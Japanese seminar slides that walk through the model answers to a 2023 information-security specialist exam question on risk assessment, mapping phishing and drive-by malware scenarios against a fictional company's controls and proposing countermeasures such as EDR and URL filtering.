6		プロキシサーバは，社内の全ての PC とサーバから，インターネットへの HTTP と HTTPS の通信を転送する。URL フィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。

「配送管理用PC」もネットにつながる，と分かります。

大抵のまじめなWebサイトのURLは素通し

「Sサービス」に入力するID/PWを「配送管理用PC」に覚えさせてはいない模様。（表4の「2-2」行，「Z情報の機密性への影響に至る経緯」列からの推測）

【村山の疑問】
「Sサービス」のID/PWを知る配送管理課員がアカウントを使用（＝キー入力）するんだから，この「12」番も絡むのでは？

だがIPAの『解答例』に「12」番は含まれず。

表2から該当項番を選ぶ空欄［う］も，「2，3，6」という答 が得られます。

12	貸与アカウントのPW の管理	配送管理課長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員全員に周知している。PW は英数記号のランダム文字列で，十分な長さがある。その日の配送管理課のシフトに応じて，当番となった者がアカウントを使用する。

TLP：CLEAR

『解答例』番号②（その③）

JP-RISSA 情報処理安全確保支援士会

- 設問2（2）空欄［え］～［か］

［あ］を発端とした，
左列に関連する，表4中の
［い］の通りに進行した場合の
［い］の通りに進行した場合の

番号	［い］Z情報の機密性への影響に至る経緯	［う］情報セキュリティの状況	被害の大きさ	発生頻度	総合評価
①	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」	「2，3，5，6，9，12」	［え］	［お］	［か］
②	**「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」**	「2，3，6」	［え］	［お］	［か］
③	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」	「2，3，5，6，9，10」	［え］	［お］	［か］

大：ほぼ全てのZ情報について，機密性が確保できない。
中：一部のZ情報について，機密性が確保できない。
小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

高：月に1回以上発生する。
中：年に2回以上発生する。
低：発生頻度は年に2回未満である。

表3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

TLP：CLEAR

『解答例』番号②（その④）

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「配送管理課員がよく閲覧するWebサイトにおいて，脆弱性を悪用するなどして，配送管理課員が閲覧した時に，未知のマルウェアを別のWebサイトからダウンロードさせるようにWebページを改ざんする。（参考：95字）」	「配送管理課員が，改ざんされたWebページを閲覧した結果，「未知の」マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」

［え］［お］はそれぞれ，“［あ］が起き，かつ，［い］の通りに進行する場合”の話。

= 攻撃が 最もうまくいった時 の話。

②【う】：表2中の「2，3，6」

［え］被害の大きさ

大：ほぼ全てのZ情報について，機密性が確保できない。
中：一部のZ情報について，機密性が確保できない。
小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

Z情報を見に行く先（Sサービス）のID/PWを窃取されてしまえば，当然，「ほぼ全てのZ情報について，機密性が確保できない」です。

［お］発生頻度

高：月に1回以上発生する。
中：年に2回以上発生する。
低：発生頻度は年に2回未満である。

上記のシチュ，無くはないけど，手が込み過ぎな気が。

②：【え】「大」，【お】「低」，【か】「C」

［か］総合評価

表3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

TLP：CLEAR

『解答例』番号③（その①）

JP-RISSA 情報処理安全確保支援士会

「①～③の例に限らず，本文に示した状況設定に沿うリスクアセスメントの結果が記述されていること」（『解答例』備考より）が求められるため，本文に示された話に沿わない表現はバツ。

- 下表の①～③は『解答例』中の整理番号
  - リスク源：**「W社外の第三者」**，行為又は事象の分類：**「W社へのサイバー攻撃」**

番号	設問2（1）空欄［あ］の解答例（リスク源による行為又は事象）	設問2（2），左記に基づく空欄［い］の解答例（Z情報の機密性への影響に至る経緯）
①	「G百貨店からW社への連絡を装った電子メールに未知のマルウェアを添付して，配送管理課員宛てに送付する。（参考：50字）」	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」
②	「配送管理課員がよく閲覧するWebサイトにおいて，脆弱性を悪用するなどして，配送管理課員が閲覧した時に，未知のマルウェアを別のWebサイトからダウンロードさせるようにWebページを改ざんする。（参考：95字）」	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」
③	「W社からアクセスすると未知のマルウェアをダウンロードする仕組みのWebページを用意した上で，そのURLリンクを記載した電子メールを，G百貨店からW社への連絡を装って送信する。（参考：87字）」	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」

立てた問題点に対し…

本文とも矛盾しない記述が必要。

『解答例』番号③（その②）

JP-RISSA 情報処理安全確保支援士会

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「W社からアクセスすると未知のマルウェアをダウンロードする仕組みのWebページを用意した上で，そのURLリンクを記載した電子メールを，G百貨店からW社への連絡を装って送信する。（参考：87字）」	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」

「なお，配送に関するG百貨店からW社への特別な連絡事項は，電子メール（以下，メールという）で送られてくる。」（問題冊子p24上）

※一括出力そのものは可能（表1，項番4にその旨あり）

【疑問】本文のどこに“PC内にZ情報を残している”なんて書いてある？

【多分この解釈】本文のどこにも“PC内にZ情報を残してはい（け）ない”とは書いてない。

表2　W社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況
2	技術的セキュリティ対策	全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。
3		全ての PC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。
5		メール SaaS には，セキュリティ対策のオプションとして次のものがある。一つ目だけを有効としている。 ・添付ファイルに対するパターンマッチング型マルウェア検査 ・迷惑メールのブロック ・特定のキーワードを含むメールの送信のブロック
6		プロキシサーバは，社内の全ての PC とサーバから，インターネットへの HTTP と HTTPS の通信を転送する。URL フィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。

「未知のマルウェア」の場合，パターンマッチングや最新のパッチでは防ぎ切れません。

「配送管理用PC」もネットにつながる，と分かります。

大抵のまじめなWebサイトのURLは素通し

表2　W社の情報セキュリティの状況（続き）

ここを突いて答えた人いたらすごい！ てか何者

項番	カテゴリ	情報セキュリティの状況
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。
10		全従業員に対して，次の基本的な情報セキュリティ研修を行っている。 ・ID と PW を含む，秘密情報の取扱方法 ・マルウェア検知時の対応手順 ・PC 及び配送用スマートフォンの取扱方法 ・個人情報の取扱方法 ・メール送信時の注意事項

これモロ個人情報や

「Z情報」：Sサービスに登録される，「配送先の住所・氏名・電話番号」を含む「菓子類Fの受注情報」。

該当項番を選ぶ空欄［う］も，「2，3，5，6，9，10」という答が得られます。

TLP：CLEAR

『解答例』番号③（その③）

JP-RISSA 情報処理安全確保支援士会

- 設問2（2）空欄［え］～［か］

［あ］を発端とした，
左列に関連する，表4中の
［い］の通りに進行した場合の
［い］の通りに進行した場合の

番号	［い］Z情報の機密性への影響に至る経緯	［う］情報セキュリティの状況	被害の大きさ	発生頻度	総合評価
①	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」	「2，3，5，6，9，12」	［え］	［お］	［か］
②	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」	「2，3，6」	［え］	［お］	［か］
③	**「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」**	**「2，3，5，6，9，10」**	**［え］**	**［お］**	**［か］**

大：ほぼ全てのZ情報について，機密性が確保できない。
中：一部のZ情報について，機密性が確保できない。
小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

高：月に1回以上発生する。
中：年に2回以上発生する。
低：発生頻度は年に2回未満である。

表3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

TLP：CLEAR

『解答例』番号③（その④）

JP-RISSA 情報処理安全確保支援士会

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「W社からアクセスすると未知のマルウェアをダウンロードする仕組みのWebページを用意した上で，そのURLリンクを記載した電子メールを，G百貨店からW社への連絡を装って送信する。（参考：87字）」	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」

［え］［お］はそれぞれ，“［あ］が起き，かつ，［い］の通りに進行する場合”の話。

＝ 攻撃が 最もうまくいった時 の話。

③【う】：表2中の「2，3，5，6，9，10」

項番9：「標的型攻撃に関する周知は行っているが，訓練は実施していない。」

［え］被害の大きさ

大：ほぼ全てのZ情報について，機密性が確保できない。
中：一部のZ情報について，機密性が確保できない。
小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

「一括出力」が盗られるので，「ほぼ全ての」どころか，一括です。

［お］発生頻度

高：月に1回以上発生する。
中：年に2回以上発生する。
低：発生頻度は年に2回未満である。

「G百貨店からW社への連絡を装っ」た電子メールに，完璧にG百貨店側の担当者になりすます義務など無し。
単なる“お世話になります。例の件，リンクをお送りします。”だけのメールもこれに該当します。そんなメール，しょっちゅうです。

③：【え】「大」，【お】「高」，【か】「A」

［か］総合評価

表3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

TLP：CLEAR

設問2，残るは［き］の穴埋め

言い換えると“表2ほか現状からの改善案”

表５　追加すべき管理策の検討結果（抜粋）

リスク番号	管理策
1-1	・G 百貨店で，S サービスの利用者認証を，多要素認証に変更する。 ・G 百貨店で，S サービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・［　エ　］
1-2	・G 百貨店で，S サービスの利用者認証を，多要素認証に変更する。 ・G 百貨店で，S サービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・W 社で，メール SaaS の“特定のキーワードを含むメールの送信のブロック”を行う。
1-4	・G 百貨店で，S サービスの設定を変更し，一括出力機能の利用を禁止する。
1-5	リスク番号 1-2 の管理策と同じ
2-1	（省略）
2-2	（省略）
2-3	（省略）
2-4	・［　き　］

設問1空欄［エ］：「G百貨店で，Sサービスへログイン可能なIPアドレスをW社プロキシだけに設定する。」

設問2（2）空欄［き］

これらも［き］の書き方の参考に。

TLP：CLEAR

①［あ］～①［う］を踏まえた［き］

JP-RISSA 情報処理安全確保支援士会

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「G百貨店からW社への連絡を装った電子メールに未知のマルウェアを添付して，配送管理課員宛てに送付する。（参考：50字）」	「配送管理課員が，添付ファイルを開き，配送管理用PCが未知のマルウェアに感染した結果，IDとPWを周知するメールが読み取られ，SサービスのIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされて，Z情報が漏えいする。（参考：123字）」

「なお，**配送に関するG百貨店からW社への特別な連絡事項は，電子メール**（以下，**メール**という）**で送られてくる。**」（問題冊子p24上）

表1　Sサービスの仕様とG百貨店の設定状況（抜粋）

項番	仕様	G百貨店の設定状況
1	利用者認証において，利用者ID（以下，IDという）とパスワード（以下，PWという）の認証のほかに，時刻同期型のワンタイムパスワードによる認証を選択することができる。	IDとPWでの認証を選択している。

弱い　危

表2　W社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況
2	技術的セキュリティ対策	全てのPCとサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。
3		全てのPC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。
5		メールSaaSには，セキュリティ対策のオプションとして次のものがある。一つ目だけを有効としている。 ・添付ファイルに対するパターンマッチング型マルウェア検査 ・特定の条件のメールの送信のブロック
6		プロキシサーバは，社内の全てのPCとサーバから，インターネットへのHTTPとHTTPSの通信を転送する。URLフィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS復号機能はもっていない。

「未知のマルウェア」の場合，パターンマッチングや最新のパッチでは防ぎ切れません。

「全てのPC」なので，「配送管理用PC」もネットにつながる，と分かります。

表2　W社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。
12	貸与アカウン…	配送管理課長が毎月PWを変更し，IDと変更後のPWをメールで配送管理課員…

①【き】：「配送管理用PCにEDRを導入し，不審な動作が起きていないかを監視する。（参考：35字）」

TLP：CLEAR

②［あ］～②［う］を踏まえた［き］

JP-RISSA 情報処理安全確保支援士会

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「配送管理課員がよく閲覧するWebサイトにおいて，脆弱性を悪用するなどして，配送管理課員が閲覧した時に，未知のマルウェアを別のWebサイトからダウンロードさせるようにWebページを改ざんする。（参考：95字）」	「配送管理課員が，改ざんされたWebページを閲覧した結果，マルウェアをダウンロードしてPCがマルウェアに感染する。マルウェアがキー入力を監視して，配送管理課員がSサービスにアクセスした際にIDとPWが窃取される。そのIDとPWが利用されて，W社外からSサービスにログインされ，Z情報がW社外のPCなどに保存される。（参考：156字）」

「未知の」

「未知のマルウェア」の場合，パターンマッチングや最新のパッチでは防ぎ切れません。

表２　Ｗ社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況
2	技術的セキュリティ対策	全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。
3		全ての PC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。
6		プロキシサーバは，社内の全ての PC とサーバから，インターネットへの HTTP と HTTPS の通信を転送する。URL フィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。

「配送管理用PC」もネットにつながる，と分かります。

大抵のまじめなWebサイトのURLは素通し

「Sサービス」に入力するID/PWを「配送管理用PC」に覚えさせてはいない模様。（表4の「2-2」行，「Z情報の機密性への影響に至る経緯」列からの推測）

【村山の疑問】
「Sサービス」のID/PWを知る配送管理課員がアカウントを使用（＝キー入力）するんだから，この「12」番も絡むのでは？

だがIPAの『解答例』に「12」番は含まれず。

長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員
している。PW は英数記号のランダム文字列で，十分な長さがあ
の配送管理課のシフトに応じて，当番となった者がアカウントを

②【き】：「プロキシサーバのURLフィルタリング機能の設定を変更して，配送管理用PCからアクセスできるURLを必要なものだけにする。（参考：60字）」

TLP：CLEAR

③［あ］～③［う］を踏まえた［き］

JP-RISSA 情報処理安全確保支援士会

［あ］リスク源による行為又は事象	［い］Z情報の機密性への影響に至る経緯
「W社からアクセスすると未知のマルウェアをダウンロードする仕組みのWebページを用意した上で，そのURLリンクを記載した電子メールを，G百貨店からW社への連絡を装って送信する。（参考：87字）」	「配送管理課員が，電子メール内のURLリンクをクリックすると，配送管理用PCが未知のマルウェアに感染する。PC内に残っていたZ情報を一括出力したファイルが，マルウェアによって攻撃者の用意したサーバに送信され，Z情報が漏えいする。（参考：113字）」

「なお，配送に関するG百貨店からW社への特別な連絡事項は，電子メール（以下，メールという）で送られてくる。」（問題冊子p24上）

※一括出力そのものは可能（表1，項番4にその旨あり）

【疑問】本文のどこに“PC内にZ情報を残している”なんて書いてある？

【多分この解釈】本文のどこにも“PC内にZ情報を残してはい（け）ない”とは書いてない。

ここを突いて答えた人いたらすごい！ てか何者

表２　W社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況
2	技術的セキュリティ対策	全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。
3		全ての PC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。
5		メール SaaS には，セキュリティ対策のオプションとして次のものがある。一つ目だけを有効としている。 ・添付ファイルに対するパターンマッチング型マルウェア検査 ・迷惑メールのブロック ・特定のキーワードを含むメールの送信のブロック
6		プロキシサーバは，社内の全ての PC とサーバから，インターネットへの HTTP と HTTPS の通信を転送する。URL フィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。

「未知のマルウェア」の場合，パターンマッチングや最新のパッチでは防ぎ切れません。

表２　W社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。
10		全従業員に対して，次の基本的な情報セキュリティ研修を行っている。 ・ID と …

「配送管理用PC」もネットにつながる，と分かります。

大抵のまじめなWebサイトのURLは素通し

③【き】：「全てのPCとサーバに，振舞い検知型又はアノマリ検知型のマルウェア対策ソフトを導入する。（参考：43字）」

TLP：CLEAR

やっと問4の「設問2」終わり。

- 設問2は，登録セキスペ（候補）としての力量が問われました。

【登録セキスペ村山直紀からのワンポイント】

この手の出題，

とにかく書け，怯むな！

TLP：CLEAR

R05秋 SC午後問4 その④

JP-RISSA 情報処理安全確保支援士会

リスク源	行為又は事象の分類	リスク源による行為又は事象	Z情報の機密性への影響に至る経緯	情報セキュリティの状況
W社従業員 表4，リスク番号「1-5」行	IDとPWの漏えい（過失）	「誤って，SサービスのIDとPWを，W社外の第三者にメールで送信する。」	リスク番号1-2と同じ（注：「メールを受信したW社外の第三者によって，メールに記載されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。」）	［　a　］
W社外の第三者 表4，リスク番号「2-4」行	W社へのサイバー攻撃	「W社のPC又はサーバの脆弱性を悪用し，インターネット上のPCからW社のPC又はサーバを不正に操作する。」	「不正に操作されたPC又はサーバが踏み台にされて，配送管理用PCにキーロガーが埋め込まれ，SサービスのIDとPWが窃取される。そのIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。」	［　b　］

【 村山分析の配点（「設問3」全体で6点と推測）】
［a］完答で3点，［b］完答で3点

R05秋SC午後問4設問3

【Q】表4中の［　a　］，［　b　］に入れる適切な字句について，表2中から該当する項番を全て選び，数字で答えよ。該当する項番がない場合は，“なし”と答えよ。

【A】【a】「5，10，12」，【b】「2，3，4」

いかにも“何でもいいからあと1個つくれ！”的な設問。

次以降のスライドで再び「表2」を引用します。

TLP：CLEAR

空欄［ａ］の考察

リスク源「W社従業員」
行為又は事象の分類「IDとPWの漏えい（過失）」

JP-RISSA 情報処理安全確保支援士会

下記のリスクにまつわりそうな，表2中の項番 を選びましょう。

リスク源による行為又は事象	Z情報の機密性への影響に至る経緯
「誤って，Sサービスの IDとPWを，W社外の第三者にメールで送信する。」	「メールを受信したW社外の第三者によって，メールに記載されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。」

発生頻度は「低」と分析されています。

【a】：「5，10，12」

表２　W 社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況	
1	技術的セキュリティ対策	PC 及びサーバへのログイン時は，各 PC 及びサーバに登録された ID と PW で認証している。PW は，十分に長く，推測困難なものを使用している。	○
2		全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入	危
3		修正プログラムの適用は，遅滞なく行われている。	○
4		FW は，ステートフルパケットインスペクション型で，インターネットからW社への全ての通信を禁止している。W 社からインターネットへの通信は，プロキシサーバからの必要な通信だけを許可している。そのほかの通信は，必要なものだけを許可している。	○
5		メール SaaS には，セキュリティ対策のオプションとして次のものがある。一つ目だけを有効としている。 ・添付ファイルに対するパターンマッチング型マルウェア検査 ・迷惑メールのブロック ・特定のキーワードを含むメールの送信のブロック	危
6		プロキシサーバは，社内の全ての PC とサーバから，インターネットへの HTTP と HTTPS の通信を転送する。URL フィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。	危
7		への書込みを禁止している。こる。なお，管理者権限は，シ	○
8	物キィ対策	れていて，従業員以外は立ち入に制限はなく，従業員は誰で	危

但し“もっと注意する”はマネジメントとして手抜き

【ご注意】
本スライド内の「○」や「危」は村山個人による分析結果です。異なる分析者だと判定も異なります。

（注：次スライドに続く）

表２　W 社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況	
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。	危
10		全従業員に対して，次の基本的な情報セキュリティ研修を行っている。 ・ID と PW を含む，秘密情報の取扱方法 ・マルウェア検知時の対応手順 ・PC 及び配送用スマートフォンの取扱方法 ・個人情報の取扱方法 ・メール送信時の注意事項	○
11		聞取り調査の結果，従業員の倫理意識は十分に高いことが判明した。不正行為の動機付けは十分に低い。	○
12	貸与アカウントの PW の管理	配送管理課長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員全員に周知している。PW は英数記号のランダム文字列で，十分な長さがある。その日の配送管理課のシフトに応じて，当番となった者がアカウントを使用する。	危
13		PW は暗記が困難なので，配送管理課長は課員に対して，PW はノートなどに書いてもよいが，他人に見られないように管理するよう指示している。しかし，配送管理課で，PW を書いた付箋が，机上に貼ってあった。	危

これら以外はカバーされない，という問題はあれどまぁヨシ

確信犯（←誤用）は防げないが，まぁヨシ

TLP：CLEAR

空欄［ｂ］の考察

リスク源「W社外の第三者」
行為又は事象の分類「W社へのサイバー攻撃」

JP-RISSA 情報処理安全確保支援士会

下記のリスクにまつわりそうな，表2中の項番 を選びましょう。

リスク源による行為又は事象	Z情報の機密性への影響に至る経緯
「W社のPC又はサーバの脆弱性を悪用し，インターネット上のPCからW社のPC又はサーバを不正に操作する。」	「不正に操作されたPC又はサーバが踏み台にされて，配送管理用PCにキーロガーが埋め込まれ，SサービスのIDとPWが窃取される。そのIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。」

発生頻度は「低」と分析されています。

表２　W 社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況	
1	技術的セキュリティ対策	PC 及びサーバへのログイン時は，各 PC 及びサーバに登録された ID と PW で認証している。PW は，十分に長く，推測困難なものを使用している。	○
2		全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。	危
3		全ての PC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。	○
4		FW は，ステートフルパケットインスペクション型で，インターネットからW社への全ての通信を禁止している。W 社からインターネットへの通信は，プロキシサーバからの必要な通信だけを許可している。そのほかの通信は，必要なものだけを許可している。	○
5		メール SaaS には，セキュリティ対策のオプションとして次のものがある。一つ目だけを有効としている。 ・添付ファイルに対するパターンマッチング型マルウェア検査 ・迷惑メールのブロック ・特定のキーワードを含むメールの送信のブロック	
6		プロキシサーバは，社内の全ての PC とサーバから，インターネットへの HTTP と HTTPS の通信を転送する。URL フィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。	危
7		［redacted］への書込みを禁止している。こ［redacted］る。なお，管理者権限は，シ［redacted］	○
8	物［redacted］キ［redacted］ィ対策	［redacted］れていて，従業員以外は立ち入［redacted］に制限はなく，従業員は誰で［redacted］も配送管理用PCに近づくことができる。	危

【b】：「2，3，4」

【ご注意】
本スライド内の「○」や「危」は村山個人による分析結果です。異なる分析者だと判定も異なります。

（注：次スライドに続く）

表２　W 社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況	
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。	危
10		全従業員に対して，次の基本的な情報セキュリティ研修を行っている。 ・ID と PW を含む，秘密情報の取扱方法 ・マルウェア検知時の対応手順 ・［redacted］マートフォンの取扱方法 ・［redacted］方法 ・メール送信時の注意事項	○
11		聞取り調査の結果，従業員の倫理意識は十分に高いことが判明した。不正行為の動機付けは十分に低い。	○
12	貸与アカウントの PW の管理	配送管理課長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員全員に周知している。PW は英数記号のランダム文字列で，十分な長さがある。その日の配送管理課のシフトに応じて，当番となった者がアカウントを使用する。	危
13		PW は暗記が困難なので，配送管理課長は課員に対して，PW はノートなどに書いてもよいが，他人に見られないように管理するよう指示している。しかし，配送管理課で，PW を書いた付箋が，机上に貼ってあった。	危

これら以外はカバーされない，という問題はあれどまぁヨシ

確信犯（←誤用）は防げないが，まぁヨシ

TLP：CLEAR

「問4」ここまで。

- 「問4」は予想以上のスライド枚数となり，今回の出題解説は“解答例から帰納的に本文を理解する”という，いわばリバースエンジニアリング的な体裁に整えるので精一杯でした。
- “本文から，どう演繹するか？”は，**3/14 の Security Days 東京**でお話したく。

【登録セキスペ村山直紀からのワンポイント】

この手の出題，文才ある受験者には楽勝だが

もう嫌。解説が大変。

「リスクアセスメントは，組織の秘密情報を保護するための基本的なプロセスであり，このプロセスで大きなリスクの見落としがあると，重大なインシデントの発生につながってしまうおそれがある。情報処理安全確保支援士（登録セキスペ）の専門性が発揮されるべき重要なプロセスであるので，リスクアセスメントの流れについて理解するとともに，その流れの中で，脅威を想定して攻撃シナリオを作成する方法及び攻撃シナリオを分析する方法について理解を深めるよう，学習を進めてほしい。」（『採点講評』より）

そして「情報処理安全確保支援士」を選抜する試験として，今後も出す気まんまんな様子 😢

TLP：CLEAR

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#9　1月27日（土）　19:30 ～ 21:15

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後 問1】　20分（済み）
- こう出た【午後 問2】　20分（済み）
- 休憩　5分（済み）
- こう出た【午後 問3】　20分（済み）
- こう出た【午後 問4】　20分（済み）
- 質問，クロージング　5分

TLP：CLEAR

HomePage：https://www.jp-rissa.or.jp/

お問い合わせ：contact@jp-rissa.or.jp

X　　：@jp_rissa

JP-RISSA

情報処理安全確保支援士会